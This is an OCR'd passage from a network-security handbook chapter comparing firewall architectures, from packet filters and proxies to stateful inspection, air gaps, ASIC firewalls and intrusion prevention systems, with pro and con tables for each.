


EXHIBIT 146.8 The decision to accept or deny a packet is based upon an examination of specific fields within a packet's IP and protocol headers.

explicitly denied by a prior rule. "Security first" proponents prefer a default "deny all" rule that denies all traffic unless explicitly allowed by a prior rule.

Within the static packet filter rules database, the administrator can define rules that determine which packets are accepted and which packets are denied. The IP header information allows the administrator to write rules that can deny or permit packets to and from a specific IP address or range of IP addresses. The TCP header information allows the administrator to write service-specific rules (i.e., allow or deny packets to or from ports) related to specific services.

The administrator can write rules that allow certain services such as HTTP from any IP address to view the Web pages on the protected Web server. The administrator can also write rules that block certain IP address or entire ranges of addresses from using the HTTP service and viewing the Web pages on the protected server. In the same respect, the administrator can write rules that allow certain services such as SMTP from a trusted IP address or range of IP addresses to access files on the protected mail server. The administrator could also write rules that block access for certain IP addresses or entire ranges of addresses to access the protected FTP server.

The configuration of packet filter rules can be difficult because the rules are examined in sequential order. Great care must be taken in establishing the order in which packet-filtering rules are entered into the rule base. Even if the administrator manages to create effective rules in the proper order

of precedence, a packet filter has one inherent limitation: a packet filter only examines data in the IP header and TCP header; it cannot know the difference between a real and a forged address. If an address is present and meets the packet filter rules along with the other rule criteria, the packet will be allowed to pass.

Suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but not impossible, for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. This common form of attack is called *IP address spoofing*. This form of attack is very effective against a packet filter. The CERT Coordination Center has received numerous reports of IP spoofing attacks, many of which resulted in successful network intrusions. Although the performance of a packet filter can be attractive, this architecture alone is generally not secure enough to deter hackers determined to gain access to the protected network.

Equally important is what the static packet filter does not examine. Remember that in the static packet filter only specific protocol headers are examined: (1) source-destination IP address and (2) source-destination port numbers (services). Hence, a hacker can hide malicious commands or data in unexamined headers. Furthermore, because the static packet filter does not inspect the packet payload, the hacker has the opportunity to hide malicious commands or data within the packet's payload. This attack methodology is often referred to as a *covert channel attack* and is becoming more popular.

Lastly, the static packet filter is not state aware. The administrator must configure rules for both sides of the conversation to a protected server. To allow access to a protected Web server, the administrator must create a rule that allows both the inbound request from the remote client as well as the outbound response from the protected Web server. Of further consideration is that many services such as FTP and e-mail servers in operation today require the use of dynamically allocated ports for responses; therefore, an administrator of a static packet-filtering firewall has little choice but to open up an entire range of ports with static packet-filtering rules.

Both the pros and the cons of static packet filter considerations are detailed in Exhibit 146.9.

Dynamic (Stateful) Packet Filter

The dynamic (stateful) packet filter is the next step in the evolution of the static packet filter. As such it shares many of the inherent limitations of the static packet filter with one important difference: state awareness.

The typical dynamic packet filter, as shown in Exhibit 146.10, like the static packet filter, operates at the network layer (OSI layer 3). An advanced dynamic packet filter may operate up into the transport layer—OSI layer 4—to collect additional state information.

EXHIBIT 146.9 Static Packet Filter Considerations

Pros	Cons
Low impact on network performance	Operates only at network layer, therefore it only examines IP and TCP headers
Low cost—now included with many operating systems	Unaware of packet payload—offers low level of security
	Lacks state awareness—may require numerous ports be left open to facilitate services that use dynamically allocated ports
	Susceptible to IP spoofing
	Difficult to create rules (order of precedence)
	Only provides for a low level of protection




EXHIBIT 146.10 The typical dynamic packet filter, like the static packet filter, operates at the network layer (OSI layer 3).

Most often, the decision to accept or deny a packet is based upon examination of the packet's IP and protocol headers as shown in Exhibit 146.11:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

In simplest terms, the typical dynamic packet filter is "aware" of the difference between a new and an established connection. After a connection is established, it is entered into a table that typically resides in RAM. Subsequent packets are compared to this table in RAM, most often by software running at the operating system (OS) kernel level. When the packet is found to be an existing connection, it is allowed to pass without any further inspection. By avoiding having to parse the packet filter rule base for each and every packet that enters the firewall and by performing this test at the kernel level in RAM for an already-established connection, the dynamic packet filter enables a measurable performance increase over a static packet filter.

There are two primary differences in dynamic packet filters found among firewall vendors:

- Support of SMP
- Connection establishment




EXHIBIT 146.11 The decision to accept or deny a packet is based upon examination of the packet's IP and protocol headers.

In writing the firewall application to fully support SMP, the firewall vendor is afforded up to a 30% increase in dynamic packet filter performance for each additional processor in operation. Unfortunately, many implementations of dynamic packet filters in current firewall offerings operate as a single-threaded process, which simply cannot take advantage of the benefits of SMP. To overcome the performance limitation of their single-threaded process, these vendors usually require powerful and expensive RISC-processor-based servers to attain acceptable levels of performance. As available processor power has increased and multiprocessor servers have become widely utilized, this single-threaded limitation has become more visible. For example, vendor A running an expensive RISC-based server offers only 150 Mbps dynamic packet filter throughput, while vendor B running on an inexpensive off-the-shelf Intel multiprocessor server can attain dynamic packet filtering throughputs of above 600 Mbps.

Almost every vendor has their own proprietary methodology for building the connection table; but beyond the issues discussed above, the basic operation of the dynamic packet filter for the most part is essentially the same.

In an effort to overcome the performance limitations imposed by their single-threaded process-based dynamic packet filters, some vendors have taken dangerous shortcuts when establishing connections at the firewall. RFC guidelines recommend following the three-way handshake to establish a connection at the firewall. One popular vendor will open a new connection upon receipt of a single SYN packet, totally ignoring RFC recommendations. In effect, this exposes the servers behind the firewall to single-packet attacks from spoofed IP addresses.

Hackers gain great advantage from anonymity. A hacker can be much more aggressive in mounting attacks if he can remain hidden. Similar to the example in the examination of a static packet filter, suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but again not impossible, for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. In this attack methodology, the hacker assumes the IP address of the trusted host and must communicate through the three-way handshake to establish the connection before mounting an assault. This provides additional traffic that can be used to trace back to the hacker.

When the firewall vendor fails to follow RFC recommendations in the establishment of the connection and opens a connection without the three-way handshake, the hacker can simply spoof the trusted host address and fire any of the many well-known single-packet attacks at the firewall or servers protected by the firewall while maintaining his complete anonymity. One presumes that administrators are unaware that their popular firewall products operate in this manner; otherwise, it would be surprising that so many have found this practice acceptable following the many historical well-known single-packet attacks like LAND, "ping of death," and "tear drop" that have plagued administrators in the past.

Both the pros and the cons of dynamic packet filter considerations are shown in Exhibit 146.12.

EXHIBIT 146.12 Dynamic Packet Filter Considerations

Pros	Cons
Lowest impact of all examined architectures on network performance when designed to be fully symmetric multiprocessing (SMP)-compliant	Operates only at network layer, therefore, it only examines IP and TCP headers
Low cost—now included with some operating systems	Unaware of packet payload—offers low level of security
State awareness provides measurable performance benefit	Susceptible to IP spoofing
	Difficult to create rules (order of precedence)
	Can introduce additional risk if connections can be established without following the RFC-recommended three-way handshake
	Only provides for a low level of protection




EXHIBIT 146.13 The circuit-level gateway operates at the session layer (OSI layer 5).

Circuit-Level Gateway

The circuit-level gateway operates at the session layer (OSI layer 5) as shown in Exhibit 146.13. In many respects, a circuit-level gateway is simply an extension of a packet filter in that it typically performs basic packet filter operations and then adds verification of proper handshaking and the legitimacy of the sequence numbers used in establishing the connection.

The circuit-level gateway examines and validates TCP and user datagram protocol (UDP) sessions before opening a connection, or circuit, through the firewall. Hence the circuit-level gateway has more data to act upon than a standard static or dynamic packet filter.

Most often, the decision to accept or deny a packet is based upon examining the packet's IP header and TCP header as detailed in Exhibit 146.14:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number
- Handshaking and sequence numbers

Similar to a packet filter, before forwarding the packet, a circuit-level gateway compares the IP header and TCP header against a user-defined table containing the rules that dictate whether the firewall should deny




EXHIBIT 146.14 The decision to accept or deny a packet is based upon examining the packet's IP header and TCP header.

EXHIBIT 146.15 Circuit-Level Gateway Considerations

Pros	Cons
Low to moderate impact on network performance	Shares many of the same negative issues associated with packet filters
Breaks direct connection to server behind firewall	Allows any data to simply pass through the connection
Higher level of security than a static or dynamic (stateful) packet filter	Only provides for a low to moderate level of security

or permit packets to pass. The circuit-level gateway then determines that a requested session is legitimate only if the SYN flags, ACK flags and sequence numbers involved in the TCP handshaking between the trusted client and the untrusted host are logical.

If the session is legitimate, the packet filter rules are scanned until it finds one that agrees with the information in a packet's full association. If the packet filter does not find a rule that applies to the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table "typically" instructs the firewall to drop a packet that meets none of the other rules.

The circuit-level gateway is literally a step up from a packet filter in the level of security it provides. Further, like a packet filter operating at a low level in the OSI model, it has little impact on network performance. However, once a circuit-level gateway establishes a connection, any application can run across that connection because a circuit-level gateway filters packets only at the session and network layers of the OSI model. In other words, a circuit-level gateway cannot examine the data content of the packets it relays between a trusted network and an untrusted network. The potential exists to slip harmful packets through a circuit-level gateway to a server behind the firewall.

Both the pros and the cons of circuit-level gateway considerations are shown in Exhibit 146.15.

Application-Level Gateway

Like a circuit-level gateway, an application-level gateway intercepts incoming and outgoing packets, runs proxies that copy and forward information across the gateway, and functions as a proxy server, preventing any direct connection between a trusted server or client and an untrusted host. The proxies that an application-level gateway runs often differ in two important ways from the circuit-level gateway:

- The proxies are application specific.
- The proxies examine the entire packet and can filter packets at the application layer of the OSI model as shown in Exhibit 146.16.

Unlike the circuit gateway, the application-level gateway accepts only packets generated by services they are designed to copy, forward, and filter. For example, only an HTTP proxy can copy, forward, and filter HTTP traffic. If a network relies only on an application-level gateway, incoming and outgoing packets cannot access services for which there is no proxy. If an application-level gateway ran FTP and HTTP proxies, only packets generated by these services could pass through the firewall. All other services would be blocked.

The application-level gateway runs proxies that examine and filter individual packets, rather than simply copying them and recklessly forwarding them across the gateway. Application-specific proxies check each packet that passes through the gateway, verifying the contents of the packet up through the application layer (layer 7) of the OSI model. These proxies can filter on particular information or specific individual commands in the application protocols the proxies are designed to copy, forward, and filter. As an example, an FTP application-level gateway can filter dozens of commands to allow a high degree of granularity on the permissions of specific users of the protected FTP service.

Current technology application-level gateways are often referred to as *strong application proxies*. A strong application proxy extends the level of security afforded by the application-level gateway. Instead of




EXHIBIT 146.16 The proxies examine the entire packet and can filter packets at the application layer of the OSI model.

copying the entire datagram on behalf of the user, a strong application proxy actually creates a new empty datagram inside the firewall. Only those commands and data found acceptable to the strong application proxy are copied from the original datagram outside the firewall to the new datagram inside the firewall. Then, and only then, is this new datagram forwarded to the protected server behind the firewall. By employing this methodology, the strong application proxy can mitigate the risk of an entire class of covert channel attacks.

An application-level gateway filters information at a higher OSI layer than the common static or dynamic packet filter, and most automatically create any necessary packet filtering rules, usually making them easier to configure than traditional packet filters.

By facilitating the inspection of the complete packet, the application-level gateway is one of the most secure firewall architectures available; however, some vendors (usually those that market stateful inspection firewalls) and users have made claims that the security offered by an application-level gateway had an inherent drawback: a lack of transparency.

In moving software from older 16-bit code to current technology's 32-bit environment and with the advent of SMP, many of today's application-level gateways are just as transparent as they are secure. Users on the public or trusted network, in most cases, do not notice that they are accessing Internet services through a firewall.

Both the pros and cons in the consideration of the application level gateway are shown in Exhibit 146.17.

Stateful Inspection

Stateful inspection combines the many aspects of dynamic packet filtering, circuit-level and application-level gateways as shown in Exhibit 146.18. Although stateful inspection has the inherent ability to examine all seven layers of the OSI model, in the majority of applications observed by the author, stateful inspection was operated only at the network layer of the OSI model and used only as a dynamic packet

EXHIBIT 146.17 Application-Level Gateway Considerations

Pros	Cons
Application gateway with symmetric multiprocessing (SMP) affords a moderate impact on network performance	Poor implementation can have a high impact on network performance
Breaks direct connection to server behind firewall eliminating the risk of an entire class of covert channel attacks	Must be written securely. Historically some vendors have introduced buffer overruns within the application gateway itself
Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks	Vendors must keep up with new protocols. A common complaint of application-level gateway users is lack of timely vendor support for new protocols
Highest level of security	A poor implementation that relies on the underlying operating system (OS) Inetd daemon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment

filter for filtering all incoming and outgoing packets based on source and destination IP addresses and port numbers. Although the vendor claims this is the fault of the administrator's configuration, many administrators claim that the operating overhead associated with the stateful inspection process prohibits its full utilization.

As indicated, stateful inspection can also function as a circuit-level gateway, determining whether the packets in a session are appropriate. For example, stateful inspection can verify that inbound SYN and ACK flags and sequence numbers are logical. However, in most implementations, the stateful-inspection-based firewall operates only as a dynamic packet filter and, dangerously, allows new connections to be established with a single SYN packet. A unique limitation of one popular stateful inspection implementation is that it does not provide the ability to inspect sequence numbers on outbound packets from users behind the firewall. This leads to a flaw whereby internal users can easily spoof IP address of other internal users to open holes through the associated firewall for inbound connections.

Finally, stateful inspection can mimic an application-level gateway. Stateful inspection can evaluate the contents of each packet up through the application layer and ensure that these contents match the rules in the administrator's network security policy.




EXHIBIT 146.18 Stateful inspection combines the many aspects of dynamic packet filtering, circuit-level and application-level gateways.

Better Performance, But What About Security?

Like an application-level gateway, stateful inspection can be configured to drop packets that contain specific commands within the application header. For example, the administrator could configure a stateful inspection firewall to drop HTTP packets containing a "Put" command. However, historically, the performance impact of application-level filtering by the single-threaded process of stateful inspection has caused many administrators to abandon their use and to simply opt for dynamic packet filtering to allow the firewall to keep up with their network load requirements. In fact, the default configuration of a popular stateful inspection firewall utilizes dynamic packet filtering and not stateful inspection of the most popular protocol on today's Internet—HTTP traffic.

Do Current Stateful Inspection Implementations Expose the User to Additional Risks?

Unlike an application-level gateway, stateful inspection does not break the client-server model to analyze application-layer data. An application-level gateway creates two connections: (1) one between the trusted client and the gateway and (2) another between the gateway and the untrusted host. The gateway then copies information between these two connections. This is the core of the well-known proxy vs. stateful inspection debate. Some administrators insist that this configuration ensures the highest degree of security; other administrators argue that this configuration slows performance unnecessarily. In an effort to provide a secure connection, a stateful-inspection-based firewall has the ability to intercept and examine each packet up through the application layer of the OSI model. Unfortunately, because of the associated performance impact of the single-threaded stateful inspection process, this configuration is not the one typically deployed.

Looking beyond marketing hype and engineering theory, stateful inspection relies on algorithms within an inspect engine to recognize and process application-layer data. These algorithms compare packets against known bit patterns of authorized packets. Respective vendors have claimed that theoretically they are able to filter packets more efficiently than application-specific proxies. However, most stateful inspection engines represent a single-threaded process. With current technology SMP-based application-level gateways operating on multiprocessor servers, the gap has dramatically narrowed. As an example, one vendor's SMP-capable multi-architecture firewall that does not use stateful inspection outperforms a popular stateful inspection based firewall up to 4:1 on throughput and up to 12:1 on simultaneous sessions. Further, due to limitations in the inspect language used in stateful inspection engines, application gateways are now commonly being used to fill in the gaps.

Both the pros and the cons of stateful inspection considerations are shown in Exhibit 146.19.

Cutoff Proxy

The cutoff proxy is a hybrid combination of a dynamic (stateful) packet filter and a circuit-level proxy. In simplest terms, the cutoff proxy first acts as a circuit-level proxy in verifying the RFC-recommended three-way handshake and any required authenticating actions, then switches over to a dynamic packet filtering mode of operation. Hence, it initially works at the session layer (OSI layer 5) then switches to a dynamic packet filter working at the network layer (OSI Layer 3) after the connection-authentication process is completed as shown in Exhibit 146.20.

It was pointed out what the cutoff proxy does; now, more importantly, we need to discuss what it does *not* do. The cutoff proxy is not a traditional circuit-level proxy that breaks the client/server model for the duration of the connection. There is a direct connection established between the remote client and the protected server behind the firewall. This is not to say that a cutoff proxy does not provide a useful balance between security and performance. At issue with respect to the cutoff proxy are vendors who exaggerate by claiming that their cutoff proxy offers a level of security equivalent to a traditional circuit-level gateway with the added benefit of the performance of a dynamic packet filter.

In clarification, the author believes that all firewall architectures have their place in Internet security. If your security policy requires authentication of basic services, examination of the three-way handshake,

EXHIBIT 146.19 Stateful Inspection Considerations

Pros	Cons
Offers the ability to inspect all seven layers of the OSI model and is user configurable to customize specific filter constructs	The single-threaded process of the stateful inspection engine has a dramatic impact on performance, so many users operate the stateful inspection based firewall as nothing more than a dynamic packet filter
Does not break the client/server model	Many believe the failure to break the client/server model creates an unacceptable security risk as the hacker has a direct connection to the protected server
Provides an integral dynamic (stateful) packet filter	A poor implementation that relies on the underlying operating system (OS) Inetd demon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment
Fast when operated as dynamic packet filter, however many symmetric multiprocessing (SMP)-compliant dynamic packet filters are actually faster	Low level of security. No stateful inspection-based firewall has achieved higher than a Common Criteria EAL 2. Per the Common Criteria EAL 2 certification documents, EAL 2 products are not intended for use in protecting private networks when connecting to the public Internet

and does not require breaking of the client/server model, the cutoff proxy is a good fit. However, administrators must be fully aware and understand that a cutoff proxy clearly is not equivalent to a circuit-level proxy as the client/server model is not broken for the duration of the connection.

Both the pros and the cons of cut off proxy considerations are shown in Exhibit 146.21.

Air Gap

At the time of this writing, the security community has essentially dismissed the merits of air-gap technology as little more than a marketing spin. With air-gap technology, the external client connection causes the connection data to be written to a SCSI e-disk. The internal connection then reads this data from the SCSI e-disk. By breaking the direct connection between the client to the server and




EXHIBIT 146.20 The cutoff proxy initially works at the session layer (OSI layer 5) then switches to a dynamic packet filter working at the network layer (OSI layer 3) after the connection-authentication process is completed.

EXHIBIT 146.21 Cutoff Proxy Considerations

Pros	Cons
Lower impact on network performance than a traditional circuit gateway	It is not a circuit gateway
IP spoofing issue is minimized as the three-way connection is verified	Still has many of the remaining issues of a dynamic packet filter
	Unaware of packet payload—offers low level of security
	Difficult to create rules (order of precedence)
	Can offer a false sense of security as vendors incorrectly claim it is equivalent to a traditional circuit gateway

independently writing to and reading from the SCSI e-disk, the respective vendors believe they have provided a higher level of security and a resulting "air gap." However, when considering the level of inspection, the air-gap technology offers little more protection then an application-level gateway as shown in Exhibit 146.22.

Air-gap vendors claim that although the operation of air gap technology resembles that of the application-level gateway, an important difference is the separation of the content inspection from the "front-end" by the isolation provided by the air gap. This may very well be true for those firewall vendors who implement their firewall on top of a standard commercial OS, but with the current technology firewall operating on a kernel-hardened OS, there is little distinction. Simply put, vendors who chose to implement kernel-level hardening of the underlying OS utilizing multilevel security (MLS) or containerization methodologies provide no less security than current air-gap technologies.

Any measurable benefit of air-gap technology has yet to be verified by any recognized third-party testing authority. Further, current performance of most air-gap-like products falls well behind that obtainable by traditional application-level-gateway-based products. Without a verifiable benefit to the level of security provided, the necessary performance costs are prohibitive for many system administrators.

Both the pros and cons of air gap considerations are shown in Exhibit 146.23.




EXHIBIT 146.22 When considering the level of inspection, the air-gap technology offers little more protection then an application-level gateway.

EXHIBIT 146.23 Air Gap Considerations

Pros	Cons
Breaks direct connection to server behind firewall eliminating the risk of an entire class of covert channel attacks	Can have a high negative impact on network performance
Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks	Vendors must keep up with new protocols; a common complaint of application-level gateway users is the lack of timely response from a vendor to provide application-level gateway support for a new protocol
As with an application-level gateway an air gap can potentially offer a high level of security	Currently not verified by any recognized third-party testing authority

Application-Specific Integrated Circuit-Based Firewalls

Looking at current application-specific integrated circuit (ASIC)-based firewall offerings, the author finds that virtually all are still nothing more than VPN/firewall hybrids. These hybrids take advantage of the fast encryption and decryption capabilities of the ASIC, but provide no more than a dynamic packet filter for most Internet protocols. Although some ASIC-based firewall vendors claim to offer full layer-7 awareness and stateful inspection capabilities, a quick look at the respective vendor's GUI shows that there is no user-configurable functionality above layer 4. Although the technology might be "capable" of layer-7 inspection, the product (as delivered) provides no real administrator-configurable security options above layer 4.

The term *ASIC-based firewall* can be misleading. In fact, for most ASIC-based firewall vendors, only a small subset of firewall operations actually occurs in the ASIC. The majority of firewall functions are really accomplished in software operating on a typical microprocessor. Although there has been a lot of discussion about adding additional depth of inspection at the application layer in ASIC-based firewalls, to date no vendor has been able to successfully commercialize an ASIC-based firewall that provides the true application awareness and configurable granularity of current technology application proxy-based firewalls.

Application-specific integrated circuit technology is now finding its way into intrusion detection system (IDS) and intrusion prevention system (IPS) products. The fast string comparison capability of the ASIC can provide added performance to string or signature-based IDS/IPS products. There has been a substantial amount of marketing spin about the eventual marriage of a firewall and IPS embedded within an ASIC, but no vendor has successfully fulfilled on the promise. Furthermore, relying on a system that depends on knowing the signature of every possible vulnerability is a losing battle when more than one hundred new vulnerabilities are released each month.

One of the newer and more interesting ASIC-based firewall products includes an ASIC-based embedded anti-virus. By design, an ASIC lends itself well to fast string comparison, which makes the ASIC a natural fit for applications such as anti-virus. But do we really need faster antivirus? Typically, anti-virus is limited to e-mail and a few extra seconds in the delivery of an e-mail is not necessarily a problem for most users. Therefore, one might question the trade-off in flexibility one has to accept when selecting an ASIC-based product measured against real-world performance.

Internet security standards are in a constant state of flux. Hence, ASIC designs must be left programmable or "soft" enough that the full speed of an ASIC cannot actually be unleashed. Application-specific integrated circuit technology has clearly delivered the best performing VPN products in today's security marketplace. By design, IPsec encryption and decryption algorithms perform better in hardware than in software. Some of these ASIC or purpose-built IPsec accelerators are finding their way into firewall products that offer more than layer-4 packet filtering. Administrators get the best of worlds: the blazing speed of IPsec VPN and the added security of a real application-proxy firewall.

Both the pros and cons of ASIC-based firewall considerations are shown in Exhibit 146.24.

EXHIBIT 146.24 Application-Specific Integrated Circuit (ASIC)-Based Firewall Considerations

Pros	Cons
ASIC provides a dramatic improvement in IPsec encryption and decryption speeds	SSL VPN is gaining popularity quickly and current ASIC-based vendors do not support SSL encryption and decryption; current technology ASIC-based devices will become obsolete and will need to be replaced with next generation products
ASIC fast string comparison capability dramatically speeds up packet inspection against known signatures	While this works well up through layer 4 it has not been shown to offer a benefit above layer 4 where the majority of attacks are currently targeted
ASIC-based firewalls offer the ability to inspect packets at all 7 layers of the OSI model	No current ASIC-based product offers administrator configurable security options above layer 4 within the respective product's GUI
ASIC firewalls are beginning to expand inspection up from basic protocol anomaly detection at layer 4 to the application layer to afford a higher level of security	Current ASIC-based firewall inspection methodologies are signature-based and try to block everything that can possibly be wrong in a given packet; more than 100 new vulnerabilities appear on the Internet every month making this a difficult task at best

Intrusion Prevention Systems

The past three years has seen a rush of products to the market that claimed to offer new and exciting "intrusion prevention" capabilities. Intrusion-prevention-product vendors' claims are many and include

1. Interpreting the intent of data contained in the application payload
2. Providing application level analysis and verification
3. Understanding enough of the protocol to make informed decisions without the overhead of implementing a client/server model as is done with application proxies
4. Utilizing pattern matching, heuristics, statistics and behavioral patterns to detect attacks and thereby offer maximum attack prevention capability

Unfortunately many intrusion prevention systems are still at best "born-again" intrusion detection systems with the ability to drop, block, or reset a connection when it senses something malicious. Nearly all IPS systems depend on a library of signatures of malicious activity or known vulnerabilities to compare to packets as they cross the wire. The real value of the IPS is the accuracy and timeliness of the signature database of known vulnerabilities. With BugTraq, Xforce, and others currently posting well over 100 new vulnerabilities each month in commercial and open-source applications and operating systems, the chances of something being missed by the IPS vendor are quite high. The IPS methodology places the administrator in the middle of an arms race between the malicious hacker community (developing exploits) and the IPS vendor's technical staff (developing signatures).

The author is still of the opinion that signature-based IPS systems that rely explicitly on the knowledge of all possible vulnerabilities expose the user to unnecessary risk. Using a modern application layer firewall with a well thought-out security policy and patching all servers that are publicly accessible from the Internet could ultimately afford better protection.

Alternate IPS approaches, especially host-based approaches that rely upon heuristics, statistics, and behavioral patterns, still show promise but need to develop more of a track record for success before they should be relied upon as a primary security device. Therefore, at this point in time, the author considers IPS to be a technology to complement an existing conventional network security infrastructure, not replace it.

